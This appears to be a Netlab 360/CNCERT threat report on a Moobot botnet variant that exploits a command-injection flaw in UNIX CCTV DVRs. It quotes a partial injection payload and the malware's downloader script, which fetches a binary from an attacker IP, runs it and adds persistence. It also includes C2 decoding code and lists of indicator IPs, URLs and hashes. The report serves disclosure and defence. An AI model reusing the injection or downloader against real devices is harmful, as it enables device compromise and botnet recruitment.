

# MooBot on the run using another 0 day targeting UNIX CCTV DVR

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This report is jointly issued by CNCERT and Qihoo 360

## Overview

Moobot is a botnet we first reported in September 2019[1]. It has been pretty active since its appearance and we reported before it has the ability to exploit 0day vulnerabilities[2][3].

In Jun, we were able to confirm that another 0day had been used by Moobot targeting UNIX CCTV DVR/NVR devices(see below for device list). We notified the manufacture and patch has been issued[[ALL265 unix 2.3.7.8B09](#)][[NVR unix 2.3.7.8B05](#)][[ALL unixip 2.3.4.8B06](#)].

## Timeline

- 2020-06-09 We saw the scans targeting the vulnerability
- 2020-06-24 A Moobot sample spread by exploiting this vulnerability was captured by us
- 2020-08-24 Manufacturers released patches

## Vulnerability exploitation process

Moobot scans port 8000 through Loader, after locating the right target device, Moobot samples will be dropped via the vulnerabilities.

## Vulnerability analysis

### Vulnerability type


Remote command injection vulnerability

### Vulnerability details

On the vulnerable devices, a `gui` process runs and listens to port 8000. According to the device manual, we know that this port is the default listening port for DVR Watch, Search, and Setup functions.

There are 4 kinds of ports for the case such as watch, search, setup and web. You can individually set the port number of the DVR. The default is 8000. You can choose from 8000 to 9999.

If you activate 'uPNP (Universal plug and play)' box, DVR connects the router automatically with these port number. You don't have to setup the router.



The port has the function of remotely updating the system time, which is actually implemented by the `gui` process calling system commands `ntpdate`. This is where the problem is. When the `gui` program executes the `ntpdate` command, the NTP server parameters are not checked, resulting in a command injection vulnerability.

For example, the command ( `ntpdate -d -t 1 time.nist.gov& whoami` ) will lead the execution of `whoami` command. Part of the payload is as follows, we will not share more details or PoC here due to security concern.

```
00000050 00 00 00 00 74 69 6d 65 2e 6e 69 73 74 2e 67 6f |...time.nist.go|
00000060 76 26 20 77 68 6f 61 6d 69 00 00 00 00 00 00 00 |v& whoami.....|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 |.....|
00000080 00 00 00 |...|
```

### Affected equipment analysis

By scanning the 8000 ports of the entire network, we found about 6k online devices. Most of the equipment is in the United States.

### Geographical distribution of affected equipment

```
4529 United_States
789 Republic_of_Korea
84 Canada
73 Japan
66 Netherlands
56 Australia
55 Germany
31 United_Kingdom
23 Viet_Nam
19 Malaysia
15 Saudi_Arabia
15 Czech
14 Switzerland
11 China
```

### Known affected devices:

```
51 PVT-N5UNIXDVR 1
28 PVT-8MUNIXDVR 1
28 NVST-ILUNIXDVR 1
25 NVST-ILUNIXNVR 1
22 Magic-U-8M5UNIXDVR 1
14 NVST-IPUNIXNVR 1
13 NVST-IPUNIXDVR 1
9 Magic-T-8M5UNIXDVR 1
9 HD-Analog3RDVR 1
6 Magic-QXUNIXDVR 1
2 Magic-U-8M5UNIXDVR 2
1 PVT-8MUNIXDVR
1 NVR3RGPardisNVR
1 Magic-U-8M5UNIXBoca DVR
1 MER-28N16ENEODVR 1
1 MER-28N08ENEODVR 1
```

### Sample analysis

Verdict:Downloader

MD5:af3720d0141d246bd3ede434f7a14dcb

ASCII text, with CRLF line terminators

af3720d0141d246bd3ede434f7a14dcb It is a download script, the content is as follows :

```
s=o;cd /cmlite;wget http://205.185.116.68/boot -0-|gzip -d > ".$s";chmod +x ".$s";./".$s" balloon;
echo -e "echo \"Starting logging\"\n\nklogd\nsyslogd -0 /dvr/message -s 4000\n/cmlite/.o balloon;" > /etc/init.d,
```

It can be seen that the main function of Downloader is

- Download Moobot sample
- Achieve persistence

It is worth mentioning that the downloaded Moobot samples are compressed, which to some extent affect the security products' detection of samples at the network traffic level.

```
Verdict:Moobot_leet
MD5:fb96c74e0548bd41621ea0dd98e8b2bb
ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
Packer:No
Lib:uclibc
```

fb96c74e0548bd41621ea0dd98e8b2bb It is a Moobot variant, based on the reuse of LeetHozer's encryption method, we call it Moobot\_leet. Moobot\_leet is very similar to Mirai at the host behavior level and has no real highlights, so in this blog we will just talk about its encryption method and communication protocol, we see the sample uses Tor Proxy, and a large number of proxy nodes are embedded, and Tor-C2 is encrypted.

### Encryption method

Moobot\_leet divides Tor-C2 into two parts: prefix (16 bytes) and suffix (7 bytes), which exist in different positions of the sample. LeetHozer's encryption method is being adopted, and the correct Tor-C2 can only be decrypted by combining the two parts.

```
v45 = IHelper_rand_next(v43);
v46 = (unsigned __int8)lib__umodsi3(v45, 7);
v80 = tor_port[2 * v46] | (unsigned __int16)(tor_port[2 * v46 + 1] << 8);
lib_util_memcpy(v63, (char *)&tor_c2_prefix + 16 * v46, 16);
lib_util_memcpy(v63 + 16, &tor_c2_suffix, 7);
.rodata:0000F440 tor_c2_suffix DCB 0xCC .data:00010028 tor_c2_prefix DCB 0xD
.rodata:0000F440 .data:00010028
.rodata:0000F441 DCB 0x81 .data:00010029 DCB 2
.rodata:0000F442 DCB 0x88 .data:0001002A DCB 0x50
.rodata:0000F443 DCB 0xBB .data:0001002B DCB 8
.rodata:0000F444 DCB 0xBD .data:0001002C DCB 0x10
.rodata:0000F445 DCB 0xB8 .data:0001002D DCB 0x18
.rodata:0000F446 DCB 0xDE .data:0001002E DCB 0x12
.rodata:0000F447 DCB 0x0 .data:0001002F DCB 6
.rodata:0000F448 DCB 0x0 .data:00010030 DCB 0x17
.rodata:0000F449 DCB 0x0 .data:00010031 DCB 0x17
```

The decryption method is as follows:

```

xorkey="qE6MGAbI"

def decode_str(ctxt):
    for i in range(0,len(xorkey)):
        plain=""
        size=len(ctxt)
        for idx in range(0, size):
            ch=ord(ctxt[idx])
            ch ^=(ord(xorkey[i]) + idx )
            plain += chr(ch)
        ctxt=plain
    return ctxt
    
```

Take prefix( 0D 02 50 08 10 18 12 06 17 17 61 77 7A 79 6A 97 ) and suffix( CC 81 88 BB BD B8 DE ) as examples, splicing to get ciphertext( 0D 02 50 08 10 18 12 06 17 17 61 77 7A 79 6A 97 CC 81 88 BB BD B8 DE ), decryption can get Tor-C2 as ol6zbnlduighodu.onion .

The strange thing is that from the code level ( random mod 7 ), it can be seen that there should be 7 Tor-C2, but there are only 3 in the actual sample, which will cause the bot to access the non legit Tor-C2. We guess it may be a method used to disrupt security researchers & to throw false negative to the sandbox IOC automatic extraction system.

```

00000000 05 01 00 ...
00000000 05 00 ..
00000003 05 01 00 03 16 e2 a9 4b 68 2f 1e ad 19 51 35 96 .....K h/...Q5.
00000013 29 17 ea ef 1b 2e 6f 6e 69 6f 6e 00 00 ).....on ion.. illegal Tor-C2
00000002 05 01 00 01 00 00 00 00 00 00 .....
    
```

### Communication protocol

An overview of Moobot\_leet network traffic is as follows

```

00000000 05 01 00 ...
00000000 05 00 ..
00000003 05 01 00 03 16 6f 6c 36 7a 62 6e 6c 64 75 69 67 ....ol6 zbnlduig Tor Proxy Protocol
00000013 65 68 6f 64 75 2e 6f 6e 69 6f 6e 07 6c ehodu.on ion.l
00000002 05 00 00 01 00 00 00 00 00 00 .....
00000020 33 66 99 07 62 61 6c 6c 6f 6f 6e 3f..ball oon
0000002B c7 15 3a fa ...
0000000C c7 15 ..
0000000E 3a fa :.
0000002F 30 23 e0 8a 0#.. Moobot Protocol
00000010 30 23 0#
00000012 e0 8a ..
00000033 ae 2c 0d e7 ...
    
```

First, establish a connection with the built-in proxy node of the sample, then establish a connection with Tor-C2,

and finally use the normal Moobot communication protocol to notify C2 it is alive and can receive the attack command issued by C2.

### 1. Establish a connection with the proxy, the port is 9050

```
v20 = IHelper_rand_next(v13);
v21 = lib__umodsi3(v20, 245);
lib_util_memcpy(&v75, &tor_proxy[v21 + 1], 4);
sub_BFC4((int)&v70, v14, 16);
v70.sin_addr.s_addr = v75;
v70.sin_port = 0x5A23; // 9050
LOBYTE(v70.sin_family) = 2;
HIBYTE(v70.sin_family) = v14;
if ( dword_10154 != -1 )
{
    _libc_close(dword_10154);
    dword_10154 = -1;
}
v22 = _GI_socket(2, 1, v14);
v23 = v22;
dword_10154 = v22;
if ( v22 != -1 )
{
    v24 = _GI__libc_fcntl(v22, 3, v14);
    _GI__libc_fcntl(v23, 4, v24 | 0x800);
    v13 = (_DWORD *)_libc_connect(dword_10154, &v70, 16);
}
```

The list of hardcoded proxy nodes in the sample is as follows:

```
1.26.150.133
104.45.52.37
107.21.38.230
12.11.175.187
128.199.45.26
13.50.100.110
136.243.69.28
138.68.107.137
158.69.33.149
165.22.117.234
173.212.249.65
185.242.114.206
193.29.187.226
193.70.77.132
```

```
20.188.45.175
3.8.5.177
31.6.69.162
35.153.180.187
35.158.231.234
4.21.119.186
45.137.22.80
45.14.148.239
46.101.216.75
5.138.113.101
5.252.225.249
51.11.247.88
51.15.239.174
51.75.144.59
51.77.148.172
62.149.14.80
79.130.136.67
80.241.212.116
82.146.61.193
82.230.81.131
86.177.24.148
89.163.146.187
89.217.41.145
9.43.47.135
9.43.47.39
90.93.30.29
91.228.218.66
92.222.76.104
92.29.22.186
93.104.211.123
94.100.28.172
```

## 2. Establish a connection with C2 through Tor-Proxy protocol

```
v45 = IHelper_rand_next(v43);
v46 = (unsigned __int8)lib__umodsi3(v45, 7);
v76 = tor_port[2 * v46] | (unsigned __int16)(tor_port[2 * v46 + 1] << 8);
lib_util_memcpy(v63, (char *)&tor_c2_prefix + 16 * v46, 16);
lib_util_memcpy(v63 + 16, &tor_c2_suffix, 7);
lib_util_memcpy(v65, &unk_F450, 4);
lib_util_memcpy(v65 + 4, &v75, v44);
v47 = IHelper_xor_decode(v63, 23);
lib_util_memcpy(v65 + 5, v47, (unsigned __int8)v75);
lib_util_memcpy(v65 + (unsigned __int8)v75 + 5, &v76, 2);
lib_send(dword_10154, v65, (unsigned __int8)v75 + 7, 0x4000);
```

The sample hardcoded Tor-C2 list is as follows:

```
o16zbnlduigehodu.onion : 1900
uajl7qmdquxaramd.onion : 554
nhez3ihtwxwthjkm.onion : 21
```

### 3. Communicate with C2 through the Moobot protocol, the specific go live, heartbeat, and attack packet are as follows

- Register package

```
00000020 33 66 99 07 62 61 6c 6c 6f 6f 6e 3f..ball oon
```

msg parsing

```
-----
33 66 99          -----> hardcoded magic
07              -----> group string length
62 61 6c 6c 6f 6f 6e -----> group string,here it is "balloon"
```

- Heartbeat package

```
0000002B c7 15 3a fa ...
0000000C c7 15 ..
0000000E 3a fa ..
```

msg parsing

```
-----
c7 15 3a fa          -----> random 4 bytes msg from bot
c7 15 3a fa          -----> 4 bytes msg from c2
```

- The attack command is similar to mirai

```
00000000: 01 00 00 00 3c 01 c2 0f 92 0c 20 02 01 00 05 32 ....<..... ....2
00000010: 38 30 31 35 02 00 04 31 34 36 30 02 1c 8015...1460..
```

## Moobot DDoS campaign

Moobot's DDoS attacks are active all year round, and our previous article also introduced Moobot's attacks [\[1\]](#) . Here are the DDoS targets launched by Moobot.(we noticed `electrum.hodlister.co` has been attacked from this Moobot nonstop for a few months now)



```
7988a73a4b5ccb7ca9b98dc633b8c0c6
b2c66c2831173b1117467fdabc78241e
bb27f755238528fc3c6386287a5c74a7
bff215a95f088672ad13933a1de70861
cb428a513275b5e969353596deb7383d
cf3602498c49caa902d87579fd420098
e24dc070a4d90a7b01389de9f2805b2b
fe0488ec71ee04ddb47792cae199595b
```

## Downloader URL

```
http://104.244.78.131/boot
http://104.244.78.131/fre
http://107.189.10.28/boot
http://107.189.10.28/fre
http://141.164.63.40/boot
http://141.164.63.40/fre
http://172.104.105.205/boot
http://185.216.140.70/fre
http://185.216.140.70/t
http://185.39.11.84/fre
http://89.248.174.166/t
http://92.223.73.55/fre
http://ape.run/dtf/b
http://ape.run/fre
http://c.uglykr.xyz/fre
http://kreb.xyz/fre
http://osrq.xyz/dtf/b
http://osrq.xyz/fre
```

## Scanner IP

176.126.175.10	AS47540 EURODC-AS	Romania Romania Unknown
176.126.175.8	AS47540 EURODC-AS	Romania Romania Unknown
185.107.80.202	AS43350 NForce_Entertainment_B.V.	Netherlands North_Brabant Steenbergen
185.107.80.203	AS43350 NForce_Entertainment_B.V.	Netherlands North_Brabant Steenbergen
185.107.80.34	AS43350 NForce_Entertainment_B.V.	Netherlands North_Brabant Steenbergen
185.107.80.62	AS43350 NForce_Entertainment_B.V.	Netherlands North_Brabant Steenbergen
185.39.11.84	AS62355 Network_Dedicated_SAS	Netherlands North_Holland Wormer
212.224.124.178	AS44066 First_Colo_GmbH	Germany Hesse Frankfurt
89.248.174.165	AS202425 IP_Volume_inc	Netherlands North_Holland Wormer
89.248.174.166	AS202425 IP_Volume_inc	Netherlands North_Holland Wormer
89.248.174.203	AS202425 IP_Volume_inc	Netherlands North_Holland Wormer
92.223.73.136	AS199524 G-Core_Labs_S.A.	Republic_of_Korea Seoul Unknown
92.223.73.54	AS199524 G-Core_Labs_S.A.	Republic_of_Korea Seoul Unknown

92.223.73.55	AS199524 G-Core_Labs_S.A.	Republic_of_Korea Seoul Unknown
92.223.73.72	AS199524 G-Core_Labs_S.A.	Republic_of_Korea Seoul Unknown

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Source: <https://blog.netlab.360.com/moobot-0day-unixcctv-dvr-en/>